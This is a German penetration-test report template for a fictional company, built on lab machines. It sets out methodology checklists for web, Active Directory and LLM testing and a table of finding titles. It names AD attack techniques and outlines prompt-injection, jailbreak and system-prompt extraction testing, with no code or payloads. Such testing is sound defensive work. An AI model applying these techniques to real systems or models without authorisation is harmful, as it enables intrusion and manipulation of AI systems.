BrightFlare

Penetrationstest

ACME GmbH
Öffentliche & Interne Angriffsfläche
V.1.0

Company	Date	Autor
ACME GmbH Musterstraße 12 8010, Graz Österreich	2026-06-03	Tarik Avdibasic

1. Dokument

Titel	ACME GmbH
Version	1.0
Autor	Tarik Avdibasic
Tester	Tarik Avdibasic
Verifiziert von	Erlend Depine
Geteilt von	Erlend Depine
Klassifizierung	Vertraulich

2. Versionskontrolle

Version	Datum	Autor	Beschreibung
V0.9	2026-06-02	Tarik Avdibasic	Bericht
V1.0	2026-06-03	Erlend Depine	Bericht Review

3. Verteilung

Kopie Nr.	Unternehmen	Name	Datum
1	ACME GmbH	Max Mustermann	2026-06-03

4. Inhalt

5. Zusammenfassung

In diesem Dokument wird der Sicherheitszustand der Systeme der Organisation ACME GmbH im Rahmen eines Penetrationstests analysiert. Der Fokus lag auf der Identifikation potenzieller Schwachstellen in den drei Hauptbereichen Webanwendungen, Active-Directory-Umgebung sowie KI-gestützten Systemen.

Ziel des Tests war es, Sicherheitsrisiken in Webanwendungen und zugehörigen APIs, in der internen Active-Directory- und Endsystem-Infrastruktur sowie in KI-basierten Komponenten zu identifizieren und hinsichtlich ihrer möglichen Auswirkungen zu bewerten.

Dabei wurden insbesondere Aspekte wie Authentifizierung, Zugriffskontrollen, Eingabevalidierung, Systemkonfigurationen sowie die sichere Verarbeitung und Integration von KI-generierten Ausgaben untersucht.

5.1 Umfang

Der Penetrationstest richtete sich gegen die folgenden Ziele:

Prüfgegenstand	URL / IP Adresse	Kategorie
GUI	192.168.152.121, 192.168.233.245, 10.129.10.83	Webanwendungen
Endsysteme	192.168.151.121, 192.168.233.248, 10.129.10.74	Active Directory und Endsysteme
KI-System	10.129.7.196	KI-Systeme und KI-gestützte Anwendungen

Das folgende Testbenutzerkonto wurde zur Verfügung gestellt und für die Durchführung des Penetrationstests verwendet:

Benutzer/Konto	Rolle/Berechtigung	Anmerkung
testuser	Benutzer	192.168.233.0/24

Hinweis: Die in diesem Bericht dokumentierten Schwachstellen sind nicht real, sondern stammen aus virtuellen Maschinen von Plattformen wie OffSec und Hack The Box.

5.2 Projektziele

Ziel des Tests war die Bewertung des Sicherheitszustands der im Scope befindlichen Systeme. Identifizierte Sicherheitslücken wurden hinsichtlich ihres Risikos für das Unternehmen bewertet – basierend auf Bedrohungspotenzial, Ausnutzbarkeit und möglichem Schadensausmaß.

5.3 Zeitplan

Testphase	Reconnaissance	Pentest	Bericht
			
Startdatum	2026-05-05	2026-05-06	2026-06-01
Enddatum	2026-06-01	2026-06-01	2026-06-02

5.4 Zusammenfassung des Testprozesses

Nach der Definition des Testumfangs wurden die im Scope befindlichen Systeme mit automatisierten Tools auf bekannte Sicherheitslücken gescannt. Anschließend erfolgte eine manuelle Überprüfung der Funktionalitäten der Webanwendung sowie der zugehörigen API.

5.4.1 Testabdeckung gemäß OWASP WSTG und Top 10

Der Penetrationstest basiert auf dem OWASP Web Security Testing Guide (WSTG) sowie den OWASP Top 10. Dabei wurde ein systematischer Ansatz gewählt, der die typischen Phasen eines Web Application Penetration Tests für Patient Portal - MedTech sowie Kundenportal abdeckt.

Die Durchführung der folgenden Testkategorien erfolgte unter Berücksichtigung der jeweiligen Funktionen und Eigenschaften der Anwendung:

Reconnaissance & Informationssammlung

- Durchführung von Suchmaschinen-Reconnaissance und Überprüfung von Webseiteninhalten auf Informationslecks.
- Fingerprinting von Webservern, Anwendungen und Frameworks.
- Aufzählung von Anwendungen, Verzeichnissen und Einstiegspunkten.
- Identifizierung der Anwendungsarchitektur und Ausführungspfade.
- Überprüfung von Webserver-Metadateien auf sensible Informationen.

Konfigurations- & Deployment-Management

- Überprüfung der Netzwerk- und Anwendungsplattformkonfiguration.
- Test der Handhabung von Dateiendungen und HTTP-Methoden.
- Überprüfung alter Backups, unreferenzierter Dateien und Dateiberechtigungen.
- Prüfung von HTTP-Sicherheitsheadern (HSTS) und RIA-Cross-Domain-Policy.
- Test auf Subdomain-Übernahme und Fehlkonfigurationen in Cloud-Speichern.

Identitätsmanagement

- Überprüfung von Rollen, Gruppen und Benutzerregistrierungsprozessen.
- Test von Kontoerstellung, schwachen Benutzernamen und Kontenumeration.
- Validierung der Durchsetzung von Benutzernamen-Richtlinien.

Authentifizierung

- Überprüfung der sicheren Übertragung von Anmeldeinformationen (HTTPS/TLS) und Passwort-Richtlinien.
- Test auf schwache Anmeldeinformationen, Sperrmechanismen und Brute-Force-Schutz.
- Überprüfung auf Umgehung von Authentifizierung, „Passwort merken"-Funktion, Browser-Cache und alternative Kanäle.
- Test von Passwortänderung, Zurücksetzen und Sicherheitsfragen.

Autorisierung

- Test von Zugriffskontrollen, Directory Traversal und File Inclusion.
- Überprüfung horizontaler und vertikaler Rechteeskalation.
- Test auf unsichere direkte Objektverweise (IDOR).

Sitzungsmanagement

- Überprüfung von Sitzungsmechanismen, Cookies und Attributen (Secure, HttpOnly, SameSite).
- Test auf Session-Fixation, Timeout, Logout und exponierte Variablen.
- Test auf CSRF, Session-Hijacking und Session-Puzzling-Angriffe.

Eingabevalidierung & Injection

- Test auf XSS (reflektiert, gespeichert, DOM), HTTP-Verb-Manipulation und Parameter-Pollution.
- Test auf SQL/NoSQL-Injection, ORM, LDAP, XML, SSI, XPath, IMAP/SMTP-Injection.
- Test auf Code-Injection (lokale/remote Datei-Einbindung, Command Injection), Format-String-Injection und serverseitige Template-Injection.
- Test auf HTTP-Splitting, Smuggling, Host-Header-Injection, SSRF und experimentelle Schwachstellen.

Fehlerbehandlung

- Test auf fehlerhafte Fehlerbehandlung und exponierte Stack-Traces.

Kryptographie

- Test der TLS/SSL-Konfiguration, Padding-Oracle-Schwachstellen, schwacher Verschlüsselung und Übertragung sensibler Informationen über unverschlüsselte Kanäle.

Geschäftslogik

- Validierung von Geschäftslogik-Daten, Integritätskontrollen, Workflow-Durchsetzung und Prozess-Timing.
- Test der Funktionsaufruf-Limits, Anwendungs-Missbrauch und Datei-Uploads (unerwartete oder bösartige Dateien).

Client-Seite

- Test auf DOM-basiertes XSS, JavaScript- und HTML-Injection, clientseitige URL-Weiterleitungen und CSS-Injection.
- Überprüfung der Manipulation clientseitiger Ressourcen, CORS, Clickjacking, Cross-Origin-Sicherheitsprobleme, WebSockets, Web Messaging, Browser-Speicher und XSSI.

Datei-Upload & Anhänge

- Test auf Upload unerwarteter oder bösartiger Dateien.
- Validierung von MIME-Type- und Content-Type-Prüfungen.
- Überprüfung der Zugriffskontrollen für hochgeladene Dateien.
- Validierung von Malware-Scanning oder Antivirus-Integration.

API-Sicherheit (REST & SOAP)

- Aufzählung offengelegter API-Endpunkte.
- Test der Zugriffskontrolle für `GET`, `POST`, `PUT`, `PATCH`, `DELETE`.
- Validierung der Authentifizierungsverfahren (Basic, OAuth, Cookies, Tokens).
- Test auf unautorisierte API-Zugriffe und Rechteausweitung.
- Überprüfung von API-Rate-Limiting und Brute-Force-Schutz.

Bekannte Schwachstellen & Exploits

- Überprüfung installierter Komponenten, Plugins und Frameworks anhand von CVE-Datenbanken.
- Durchführung automatisierter Schwachstellenscans und manueller Validierung.
- Validierung von Patch- und Update-Management.
- Test auf veraltete oder verwundbare Drittanbieter-Add-ons.

5.4.2 Testabdeckung Active Directory

Nach der Definition des Testumfangs wurden die interne Infrastruktur sowie die Active-Directory-Umgebung sowohl automatisiert als auch manuell analysiert. Dabei lag der Fokus auf der Identifikation von Fehlkonfigurationen, unsicheren Berechtigungen und möglichen

Angriffsvektoren, die eine Privilegieneskalation oder laterale Bewegung innerhalb der Domäne ermöglichen könnten.

Die Durchführung der folgenden Testkategorien erfolgte unter Berücksichtigung der jeweiligen Funktionen und Eigenschaften der Umgebung:

Informationssammlung & Enumeration

- Identifikation von Domänen, Domain Controllern und Forest-Strukturen.
- Enumeration von Benutzern, Gruppen, Computerkonten und Service Accounts.
- Analyse von Vertrauensstellungen (Trusts) zwischen Domänen und Forests.
- Sammlung von Informationen über Gruppenrichtlinien (GPOs).
- Identifikation exponierter Dienste (LDAP, Kerberos, SMB, DNS).

Authentifizierung & Kerberos

- Analyse von Kerberos-Konfigurationen und Ticket-Handling.
- Test auf AS-REP Roasting und Kerberoasting.
- Überprüfung von schwachen oder wiederverwendeten Passwörtern.
- Validierung von Pre-Authentication-Einstellungen.
- Analyse von NTLM-Authentifizierungsmechanismen und Fallbacks.

Autorisierung & Berechtigungen

- Analyse von Gruppenmitgliedschaften und verschachtelten Gruppen.
- Identifikation überprivilegierter Konten und fehlerhafter Rollenzuweisungen.
- Überprüfung von Access Control Lists (ACLs) auf AD-Objekten.
- Identifikation von Möglichkeiten zur Privilegieneskalation (z. B. GenericAll, WriteDACL).
- Analyse delegierter Berechtigungen.

Domänenrichtlinien & Konfiguration

- Überprüfung von Passwort- und Kontosperrrichtlinien.
- Analyse sicherheitsrelevanter Gruppenrichtlinien (GPOs).
- Identifikation unsicherer Einstellungen (z. B. deaktivierte Sicherheitsmechanismen).
- Überprüfung von Skripten und Login-Routinen innerhalb von GPOs.

Lateral Movement & Pivoting

- Identifikation von Möglichkeiten zur lateralen Bewegung (Pass-the-Hash, Pass-the-Ticket).
- Analyse von Remote-Zugriffsmechanismen (RDP, WinRM, SMB).
- Überprüfung von Credential Exposure auf Systemen.
- Test auf ungesicherte Admin-Freigaben und Remote-Ausführungsmöglichkeiten.

Persistenzmechanismen

- Identifikation möglicher Persistenztechniken innerhalb der Domäne.
- Analyse von Golden Ticket und Silver Ticket Angriffsszenarien.
- Überprüfung von Backdoor-Konten und versteckten Berechtigungen.

- Analyse von Änderungen an sicherheitskritischen AD-Objekten.

AD CS (Active Directory Certificate Services)

- Überprüfung der Zertifikatsdienste auf Fehlkonfigurationen (ESC1–ESC8).
- Analyse von Zertifikatvorlagen und Berechtigungen.
- Identifikation von Möglichkeiten zur Zertifikatsbasierten Privilegieneskalation.

Logging, Monitoring & Detection

- Überprüfung von Audit- und Logging-Konfigurationen.
- Analyse der Erkennungsmöglichkeiten für verdächtige Aktivitäten.
- Validierung von SIEM-Integrationen und Alarmierungsmechanismen.
- Test, ob sicherheitsrelevante Ereignisse nachvollziehbar protokolliert werden.

Bekannte Schwachstellen & Härtung

- Überprüfung der Systeme auf bekannte Schwachstellen (CVE-basierte Analyse).
- Analyse des Patch- und Update-Status von Domain Controllern.
- Überprüfung der Härtungsmaßnahmen gemäß Best Practices (z. B. Microsoft Security Baselines).
- Identifikation veralteter Protokolle und unsicherer Konfigurationen.

5.4.3 Testabdeckung gemäß OWASP LLM Top 10

Der Testumfang wurde zusätzlich um relevante Aspekte der OWASP LLM TOP 10 (https://genai.owasp.org/llm-top-10/) erweitert, um typische Sicherheitsrisiken im Zusammenhang mit Large Language Models und generativen KI-Systemen zu berücksichtigen.

LLM01:2025 Prompt Injection

- Überprüfung, ob Benutzer- oder externe Eingaben das Modellverhalten ungewollt beeinflussen oder Anweisungen überschreiben können.
- Test auf direkte Prompt-Injection-Angriffe durch manipulierte Nutzereingaben.
- Test auf indirekte Prompt-Injection über externe Quellen (z. B. Webseiten, Dokumente, RAG-Inhalte).
- Bewertung der Trennung und Vertrauensbehandlung zwischen System-, Kontext- und Nutzereingaben.
- Analyse von Jailbreaking- und Sicherheitsrichtlinien-Umgehungsversuchen (inkl. adversarialer Prompts).

LLM02:2025 Sensitive Information Disclosure

- Überprüfung, ob personenbezogene Daten (PII), Geschäftsgeheimnisse oder andere vertrauliche Informationen unbeabsichtigt in Modellantworten ausgegeben werden.
- Test auf versehentliche Offenlegung von Trainingsdaten, Systemdaten oder internen Konfigurationen durch das Modell.
- Bewertung von Risiken durch Datenleckagen in Anwendungen (z. B. über Prompts, RAG-Inhalte oder API-Antworten).

- Prüfung der Wirksamkeit von Maßnahmen zur Datenanonymisierung, Maskierung und Eingabefilterung.
- Analyse von Zugriffskontrollen und Least-Privilege-Implementierungen zur Vermeidung unautorisierter Datenexposition.

LLM03:2025 Supply Chain

- Überprüfung der Vertrauenswürdigkeit und Integrität externer Komponenten wie Modelle, Datensätze, Libraries und Frameworks.
- Bewertung von Risiken durch Drittanbieter-Modelle, Fine-Tuning (z. B. LoRA/PEFT) und Modell-Merging-Plattformen.
- Analyse der Lieferkette auf Manipulation, Backdoors, Poisoning oder unsichere Modellquellen.
- Prüfung von Lizenz-, T&C- und Datenschutzrisiken bei verwendeten Daten, Modellen und externen Diensten.
- Bewertung von Integritätsmechanismen wie Signaturen, Hashes, SBOMs und Modell-Provenance-Checks.

LLM04:2025 Data and Model Poisoning

- Überprüfung der Trainings-, Fine-Tuning- und Embedding-Daten auf Manipulation, Bias oder schädliche Inhalte.
- Analyse des Risikos von Backdoors oder versteckten Triggern durch gezielt vergiftete Daten.
- Bewertung der Datenherkunft sowie der Vertrauenswürdigkeit externer Datenquellen und Datensätze.
- Prüfung von Schutzmaßnahmen wie Data-Versionierung, Anomalie-Erkennung und Data-BOM (z. B. CycloneDX).
- Test der Modellrobustheit gegenüber adversarialen oder manipulierten Eingaben während Training und Inferenz.

LLM05:2025 Improper Output Handling

- Überprüfung, ob LLM-Ausgaben vor der Weiterverarbeitung ausreichend validiert, bereinigt und kontextgerecht enkodiert werden.
- Test auf mögliche Code-Injection-Szenarien (z. B. XSS, SQL Injection, RCE) durch ungeprüfte Verarbeitung von Modell-Outputs.
- Analyse, ob LLM-Antworten direkt an Backend-Funktionen, Shell-Kommandos oder APIs übergeben werden (Zero-Trust-Prinzip).
- Bewertung der korrekten Output-Encoding-Mechanismen je nach Zielkontext (HTML, JavaScript, SQL, E-Mail, Dateipfade).
- Prüfung von Logging-, Monitoring- und Schutzmechanismen zur Erkennung und Vermeidung manipulierter LLM-Ausgaben.

LLM06:2025 Excessive Agency

- Überprüfung, ob LLM-Agenten oder Plugins über unnötige Funktionen oder Zugriffsmöglichkeiten verfügen.

- Analyse von Berechtigungen (Permissions) auf nachgelagerte Systeme gemäß Least-Privilege-Prinzip.
- Test, ob Aktionen durch manipulierte Prompts oder fehlerhafte Modellentscheidungen unkontrolliert ausgeführt werden können.
- Bewertung von Autonomiegraden (z. B. fehlende Benutzerbestätigung bei kritischen Aktionen).
- Prüfung der sicheren Integration und Kontrolle von Extensions, Tools und externen Systemaufrufen.

LLM07:2025 System Prompt Leakage

- Überprüfung, ob Systemprompts sensible Informationen wie Zugangsdaten, API-Keys oder interne Konfigurationen enthalten.
- Test, ob Systemanweisungen oder interne Regeln durch Benutzerinteraktion offengelegt werden können.
- Analyse von Risiken durch Preisgabe von Rollen-, Berechtigungs- oder Entscheidungslogiken.
- Bewertung, ob Sicherheitsmechanismen fälschlicherweise im Systemprompt implementiert sind.
- Prüfung der Trennung sensibler Daten und sicherheitskritischer Logik vom LLM-Systemprompt.

LLM08:2025 Vector and Embedding Weaknesses

- Überprüfung von Zugriffskontrollen und Mandantentrennung in Vektor-Datenbanken zur Vermeidung unautorisierter Datenzugriffe.
- Analyse von Risiken durch Datenlecks oder Cross-Context-Zugriffe in RAG-Systemen.
- Test auf Manipulation oder Vergiftung von Embeddings und externen Wissensquellen.
- Bewertung von Schutzmaßnahmen gegen Embedding-Inversion und Rekonstruktion sensibler Daten.
- Prüfung von Datenvalidierung, Monitoring und Logging innerhalb der Retrieval- und Embedding-Pipeline.

LLM09:2025 Misinformation

- Überprüfung, ob das Modell falsche, irreführende oder halluzinierte Inhalte generiert.
- Test auf unbegründete Aussagen oder scheinbar plausible, aber nicht verifizierbare Informationen.
- Bewertung von Risiken durch übermäßiges Vertrauen (Overreliance) in Modellantworten.
- Analyse der Auswirkungen fehlerhafter Ausgaben auf Geschäftsprozesse, Entscheidungen oder Sicherheit.
- Prüfung von Mechanismen zur Validierung, Quellenangabe und Qualitätssicherung von Modellantworten.

LLM10:2025 Unbounded Consumption


- Überprüfung, ob Eingaben und Anfragen hinsichtlich Größe, Komplexität und Frequenz ausreichend begrenzt werden.

- Test auf Missbrauchsszenarien wie Denial of Service (DoS) oder „Denial of Wallet“ durch exzessive Nutzung.
- Analyse von Schutzmechanismen wie Rate Limiting, Quotas, Timeouts und Ressourcenmanagement.
- Bewertung von Risiken durch Model-Extraction- oder Replikationsangriffe über APIs.
- Prüfung von Monitoring-, Logging- und Anomalieerkennungsmechanismen zur Erkennung ungewöhnlicher Nutzungsmuster.

Die Bewertung erfolgte unter Berücksichtigung der Empfehlungen der OWASP LLM Top 10.

5.5 Zusammenfassung der Testergebnisse (Gesamt)

Bewertung	Info	Niedrig	Mittel	Hoch	Kritisch
	1	1	1	3	2



Verteilung von Schwachstellen

5.5.1 Identifizierte Schwachstellen

#	Beschreibung	Risiko
1	K1: SQL-Injection im Login-Formular führt zu Remotecodeausführung	Kritisch
2	K2: SQL-Injection in AI-Verarbeitungsfunktion über Audio-Upload	Kritisch
3	H1: Lokale Privilegieneskalation mittels SeImpersonatePrivilege	Hoch
4	H2: Offenlegung der KeePass-Datenbank über SMB-Anonymzugriff	Hoch
5	H3: Offenlegung sensibler Systemdateien über Path Traversal	Hoch
6	M1: Unsichere SSH-Kryptokonfiguration (veraltete und schwache Algorithmen)	Mittel
7	N1: Unsichere HTTP-Kommunikation	Niedrig
8	I1: Apache Tomcat – Informationsoffenlegung und Proxy-Misskonfiguration	Info

6. Ansatz

Dieses Kapitel beschreibt die während der Sicherheitsbewertung angewandte Methodik und legt den systematischen Ansatz dar, der zur Identifikation potenzieller Schwachstellen sowie zur Bewertung der Widerstandsfähigkeit des Systems gegenüber verschiedenen Arten von Cyberbedrohungen verwendet wurde. Es werden alle Phasen des Penetrationstests dargestellt – von der Informationsbeschaffung bis hin zur Ausnutzung identifizierter Schwachstellen – um eine umfassende Einschätzung der Sicherheitslage des Zielsystems zu ermöglichen.

6.1 Reconnaissance

Während der Reconnaissance-Phase wurden systematisch Informationen über die Zielumgebung der Organisation ACME gesammelt, um ein umfassendes Verständnis der Angriffsfläche zu erlangen. Die Erhebung erfolgte sowohl über externe als auch interne Analysequellen und wurde während des gesamten Penetrationstests kontinuierlich verfeinert.

Webanwendungen und APIs

Im Bereich der Webanwendungen wurden insbesondere folgende Informationen erhoben:

- Zweck und Rolle der jeweiligen Anwendung
- Verfügbare Zugriffspunkte sowie Authentifizierungsmechanismen
- Benutzerrollen, Berechtigungen und deren Beziehungen
- Systemfunktionen sowie potenzielle Schwachstellen
- Abweichungen zwischen Dokumentation und tatsächlicher Implementierung
- Risiken im Falle einer erfolgreichen Kompromittierung
- Neue oder erweiterte Funktionen und deren sicherheitsrelevante Auswirkungen

Diese Informationen wurden im Verlauf des Tests laufend aktualisiert und durch zusätzliche technische Erkenntnisse ergänzt.

Active Directory und Endsysteme

Im Rahmen der Analyse der Active-Directory- und Endsystem-Umgebung wurden folgende Aspekte untersucht:

- Überblick über die Unternehmensstruktur und zugehörige IT-Systeme
- Domänenstruktur sowie bestehende Vertrauensstellungen
- Öffentlich zugängliche Metadaten zu Benutzern, Hosts und E-Mail-Adressen (z. B. über DNS, LDAP oder OSINT)
- Netzwerktopologie, offene Dienste und erreichbare Ports (z. B. LDAP, SMB, Kerberos)
- Authentifizierungsmechanismen, Passwortrichtlinien und Sicherheitskonfigurationen
- Mögliche Fehlkonfigurationen in Gruppenrichtlinien (GPOs) und Zugriffssteuerungslisten (ACLs)
- Verwendung unsicherer oder veralteter Protokolle (z. B. NTLM, SMBv1)
- Hinweise auf veraltete oder ungenutzte Systeme und Benutzerkonten

KI-Systeme und KI-gestützte Anwendungen

Im Bereich der KI-basierten Systeme wurden insbesondere sicherheitsrelevante Aspekte der Modellintegration und Datenverarbeitung analysiert:

- Zweck und Rolle der KI-Komponente innerhalb der Anwendung
- Art der verwendeten Modelle (z. B. LLMs, Klassifikationsmodelle, externe KI-APIs)
- Eingabemechanismen und Verarbeitung von Prompts oder Nutzerdaten
- Validierung und Filterung von KI-Eingaben und -Ausgaben
- Integration der KI-Komponente in bestehende Systeme und Datenflüsse
- Mögliche Manipulation von Prompts (Prompt Injection) und Modellverhalten
- Risiken durch unsichere Verarbeitung KI-generierter Inhalte (z. B. SQL-, Command- oder Code-Execution)
- Schutzmaßnahmen gegen Datenabfluss sensibler Informationen über KI-Antworten

Die gewonnenen Erkenntnisse wurden während des gesamten Tests kontinuierlich erweitert und anhand neuer Informationen angepasst.

6.2 Analyse

Während der Analysephase wurden die zuvor identifizierten Ziele detailliert untersucht, um deren Funktion, Konfigurationen sowie potenzielle sicherheitsrelevante Auswirkungen besser zu verstehen. Dabei wurden die Erkenntnisse aus der Reconnaissance-Phase systematisch zusammengeführt und korreliert, um Schwachstellen, Fehlkonfigurationen und Abhängigkeiten zwischen den Systemkomponenten zu identifizieren.

Der Fokus lag auf der Bestimmung von Vertrauensgrenzen, der Abbildung der Angriffsflächen sowie der Priorisierung der Ziele für die anschließende Ausnutzungsphase – basierend auf Risiko und Zugänglichkeit.

Webanwendungen

Die Analyse der Webanwendungen konzentrierte sich auf die Identifikation exponierter Endpunkte, Eingabevektoren, Authentifizierungsprozesse, Sitzungsverwaltung und Zugriffskontrollen. Dabei wurden HTTP-Methoden, Statuscodes, Server-Header sowie die Verarbeitung von Parametern untersucht. Zusätzlich wurden clientseitige Skripte auf potenzielle Schwachstellen geprüft.

Besonderes Augenmerk lag auf Fehlermanagement, Anwendungslogik sowie möglichen Abweichungen zwischen Dokumentation und Implementierung, die auf Schwachstellen wie Injection-Angriffe oder unsichere direkte Objektverweise (IDOR) hinweisen könnten.

Active Directory und Endsysteme

Die Analyse der Active-Directory-Umgebung konzentrierte sich auf die Bewertung der Domänenarchitektur, Vertrauensstellungen, Gruppenstrukturen, Benutzerrollen und Berechtigungszuweisungen. Exponierte Dienste wie LDAP, SMB und Kerberos wurden auf Fehlkonfigurationen und Schwachstellen untersucht.

Im Rahmen der Enumeration wurden Informationen zu Benutzer- und Rechnerkonten, Zugriffskontrollen sowie potenziellen Privilegieneskalationspfaden erhoben. Typische Untersuchungsschwerpunkte waren schwache Richtlinien, Credential Reuse, unbeschränkte Delegation sowie die Offenlegung sensibler Daten durch unsichere Dienste oder fehlerhafte Berechtigungen.

KI-Systeme und LLM-Anwendungen

Die Analyse der KI- bzw. LLM-basierten Anwendungen konzentrierte sich auf die Verarbeitung von Prompts, Systemanweisungen, Kontextinformationen sowie die Interaktion mit externen Schnittstellen und Datenquellen.

Untersucht wurden insbesondere Mechanismen zur Eingabevalidierung, Ausgabeverarbeitung, Zugriffskontrolle und Datenweitergabe. Besonderes Augenmerk lag auf Risiken wie Prompt Injection, SQL Injection, Datenexfiltration sowie unerwartetem oder nicht intendiertem Modellverhalten im Kontext der Geschäftslogik.

6.3 Ausnutzung der Schwachstellen

Während der Ausnutzungsphase identifiziert und nutzt der Penetrationstester aktiv Schwachstellen im Zielsystem aus, um reale Angriffsszenarien zu simulieren. Dabei kommen sowohl manuelle als auch automatisierte Techniken zum Einsatz, unterstützt durch spezialisierte Werkzeuge, um die in den vorherigen Phasen identifizierten Schwachstellen gezielt zu validieren und auszunutzen.

Webanwendungen

Typische Schwachstellen in Webanwendungen umfassen unter anderem Injection-Angriffe, Cross-Site Scripting (XSS), fehlerhafte Authentifizierungs- und Autorisierungsmechanismen sowie unsichere direkte Objektverweise (IDOR).

Während dieser Phase werden alle eingesetzten Exploitationstechniken, erfolgreich ausgenutzten Schwachstellen sowie deren Auswirkungen detailliert dokumentiert, um die tatsächliche Auswirkung auf Vertraulichkeit, Integrität und Verfügbarkeit der Anwendung zu bewerten.

Active Directory und Endsysteme

In Active-Directory-Umgebungen konzentriert sich die Ausnutzungsphase typischerweise auf Schwachstellen wie schwache oder wiederverwendete Anmeldeinformationen, Kerberoasting, Pass-the-Hash-Angriffe, unbeschränkte Delegation sowie fehlerhaft konfigurierte Gruppenrichtlinien.

Diese Angriffe dienen häufig der Privilegieneskalation, der lateralen Bewegung innerhalb der Domäne sowie der Erlangung administrativer Berechtigungen auf System- oder Domänenebene.

KI-Systeme und LLM-Anwendungen

Im Kontext von KI- bzw. LLM-basierten Anwendungen liegt der Fokus der Ausnutzungsphase auf der aktiven Validierung und Ausnutzung modell- und kontextbezogener Schwachstellen.

Dazu zählen insbesondere Prompt-Injection- und Jailbreaking-Angriffe, die Umgehung von Sicherheitsmechanismen sowie die Manipulation des Modellverhaltens durch gezielte Eingaben. Darüber hinaus werden Szenarien zur Datenexfiltration, zum Missbrauch angebundener Tools oder APIs sowie zur unautorisierten Ausführung von Aktionen untersucht.

Ziel ist es, reale Angriffsvektoren aufzuzeigen und deren potenzielle Auswirkungen auf Vertraulichkeit, Integrität und Verfügbarkeit der betroffenen Systeme zu bewerten.

6.4 Risikobewertung

Das Risiko jeder Sicherheitslücke wird auf Basis mehrerer Faktoren bewertet. Das Gesamtrisiko jeder Schwachstelle wird anhand der folgenden Formel berechnet:

Risiko = Wahrscheinlichkeit × Auswirkung

6.5 Bewertung des Schweregrades

Zur Festlegung des Schweregrades einer Schwachstelle wird das „Common Vulnerability Scoring System (CVSS)“ in der Version 4.0 eingesetzt. Das CVSS ist ein standardisiertes System, das entwickelt wurde, um die wesentlichen technischen Eigenschaften von Schwachstellen in Software, Hardware und Firmware zu erfassen und deren Schweregrad zu klassifizieren. Es gibt einen Wert zwischen 0.0 und 10.0 aus, wobei ein höherer Wert eine größere Dringlichkeit zur Behebung der Schwachstelle bedeutet. Dieser Wert kann zusammen mit der Einschätzung des Business Impacts verwendet werden, um das Gesamtrisiko abzuleiten. Eine Risikobewertung ist nicht Teil des Penetrationstests.

Der CVSS-Wert setzt sich aus drei Teilen zusammen:

1. **Basis Wertung** (Base Score): Dies ist eine allgemeine Einschätzung der Schwere der Schwachstelle. Sie berücksichtigt verschiedene Faktoren wie den Angriffsvektor, die Angriffskomplexität, die benötigten Privilegien, die Benutzerinteraktion, den Scope und die Auswirkungen auf Vertraulichkeit, Integrität und Verfügbarkeit.
2. **Temporäre Wertung** (Temporal Score): Diese Wertung berücksichtigt die Existenz von öffentlichen Informationen und die Möglichkeit zur Behebung der Schwachstelle. Sie berücksichtigt auch, wie sicher das Vorhandensein der Schwachstelle ist.
3. **Umgebungsbedingte Wertung** (Environmental Score): Diese Wertung bezieht sich auf die Eigenschaften einer Schwachstelle, die speziell für die vorhandene Umgebung relevant sind. Sie berücksichtigt Sicherheitsmaßnahmen, die die Folgen eines Angriffs mindern können, und wie wichtig das betroffene System innerhalb der Umgebung ist.

